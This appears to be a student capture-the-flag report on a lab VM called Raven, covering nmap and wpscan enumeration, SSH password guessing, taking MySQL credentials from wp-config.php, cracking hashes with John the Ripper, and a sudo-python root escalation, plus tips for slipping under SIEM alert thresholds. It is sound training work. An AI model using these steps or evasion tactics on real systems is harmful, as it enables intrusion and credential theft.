# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network


**Jonathan Kim, Cyprian-Michael & Benny Walker**

# Table of Contents

This document contains the following resources:

# Network Topology
# & Critical Vulnerabilities

# Network Topology




**Network**
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

**Machines**
IPv4: 192.168.1.190
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: Elk

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|---|---|---|
| Network Mapping | nmap scanned for open ports on a designated IP address | Attacker can devise an attack based on open ports |
| Unsalted Password Hash | wpscan is used to gain username information | Attackers gain access the web server. |
| Weak User Password | A user account had a weak password, which was found via guessing. | Attacker is able to ssh into web server with weak username and password. |
| Access MySQL Database | Attackers discover a file containing MySQL database credentials | Attacker can gain access to MySQL database with acquired credentials |
| MySQL Password Extraction | Password hashes for user accounts were found by browsing through MySQL tables. | Attacker can extract password hashes and crack them via john the ripper. |
| Misconfigured User Privilege Escalation | Steven's account has sudo privileges for python. | Steven's Python privileges used to escalate to root. |

# Exploits Used

# Exploitation: Network Mapping

Summarize the following:

- How did you exploit the vulnerability?
  - Ran nmap scan to enumerate open ports and running services.
    - **Command**: *nmap -sV 192.168.1.110*
- What did the exploit achieve?
  - It enumerated open ports and running services. The Target 1 VM has port 22 and 80 open and both were exploited in the attack.

Target Site: http://192.168.1.110


```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-14 16:36 PST
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
```

# Exploitation: Unsalted Password Hash (WordPress Enumeration)

Summarize the following:

**Command**: *wpscan -url http://192.168.1.110/wordpress -eu*

- How did you exploit the vulnerability?
  - Ran wpscan on the target site in order to enumerate the users via “Author ID Brute Forcing”
- What did the exploit achieve?
  - Found two users: michael and steven
  - Confirmed by: Login Error Messages

# Exploitation: Weak User Password

Summarize the following:

- How did you exploit the vulnerability?
  - guessed random weak passwords for the username: michael
- What did the exploit achieve?
  - Password found: michael
  - allowed ssh into michael's account at target site: 192.168.1.110

**Command**: *ssh michael@192.168.1.110*

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Dec 17 10:33:57 2021 from 192.168.1.90
```

**Command**: *cd ../../var/www*
**Command**: *grep -RE flag html*

```
michael@target1:~$ cd ../../var/www/
michael@target1:/var/www$ grep -RE flag html
```

flag1 found at the bottom of the output

```
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

**Command**: *cat /var/www/flag2.txt*

```
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

# Exploitation: Access MySQL Databases

Summarize the following:

- How did you exploit the vulnerability?
  - Use michael's privileges to locate the MySQL credentials WordPress' databases
    - DB_USER: root
    - DB_PASSWORD: R@v3nSecurity

- What did the exploit achieve?
  - Gained root privileges to the MySQL database

**Command**: cat */var/www/html/wordpress/wp_config.php*

```
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

**Command**: *mysql -u root -p*

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 96
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.
```


**Command**: *show database;*
**Command**: *use wordpress;*
**Command**: *show tables;*

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

# Exploitation: MySQL Password Extraction

Summarize the following:

- How did you exploit the vulnerability?
  - Enumerated MySQL database with **command**: *SELECT * FROM wp_users;* and **command**: *SELECT * FROM wp_posts;*
- What did the exploit achieve?
  - Password hashes for michael and steven's accounts were found in wp_users
  - wp_posts provided flag 3 and flag 4




```
flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}
```

# Exploitation: Misconfigured User Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - Saved Steven's password hash to wp_hashes.txt
    - **Command**: *john --show wp_hashes.txt*
- What did the exploit achieve?
  - Cracked via John the Ripper
    - Password: pink84
  - ssh into Steven's account
    - **Command**: *sudo -l*
  - Escalate to root
    - **Command**: *sudo python -c 'import pty;pty.spawn ("bin/bash")'*
    - root directory has flag 4

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
```

```
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

# Avoiding Detection

# Stealth Exploitation of Network Mapping

**Monitoring Overview**

- Alert that detects the exploit: When sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Metrics measured: Packet requests from the same source IP to all destination ports
- Threshold they fire at: When there are over 3500 http requests in a 1 minute period

**Mitigating Detection**

- Execute same exploit without triggering the alert: Specify the number of ports to target. Preferably only those that are vulnerable.
- Alternative exploits that may perform better: Space out the amount of http requests sent within the 1 minute period.

# Stealth Exploitation of WordPress Enumeration

## Monitoring Overview

- Alert that detects the exploit:  When count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- Metrics measured: HTTP errors would include unauthorized access requests (401) which may indicate an attacker
- Threshold they fire at: When there are over 400 http response in a 5 minute period.

## Mitigating Detection

- Execute same exploit without triggering the alert: Implement a pause or stop for less than 2 minutes in every 100 http requests
- Alternative exploits that may perform better: wpscan -stealthy -url http://192.168.1.110/worldpress/ -enumerate u
- “The easiest and most reliable way to import/export WordPress users is by using a plugin. These will let you export users from one WordPress site to a file you download to your computer, then upload that file to import users to the new site” (kinsta.com).

# Stealth Exploitation of Weak Password Cracking

## Monitoring Overview

- Alert that detects the exploit: When max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Metric measured: System CPU Processes
- Threshold they fire at: Above 0.5 per 5 minutes

## Mitigating Detection

- Execute same exploit without triggering the alert: Instead of using John on the target machine, we can move the wp_hashes.txt onto our own machines, in order to use our own personal CPU. Also, we are not going to add or change files on the vulnerable machine to avoid detection.
- Alternative exploits that may perform better: Hashcat would be an alternative exploit that uses GPU, since John the Ripper uses CPU.


The End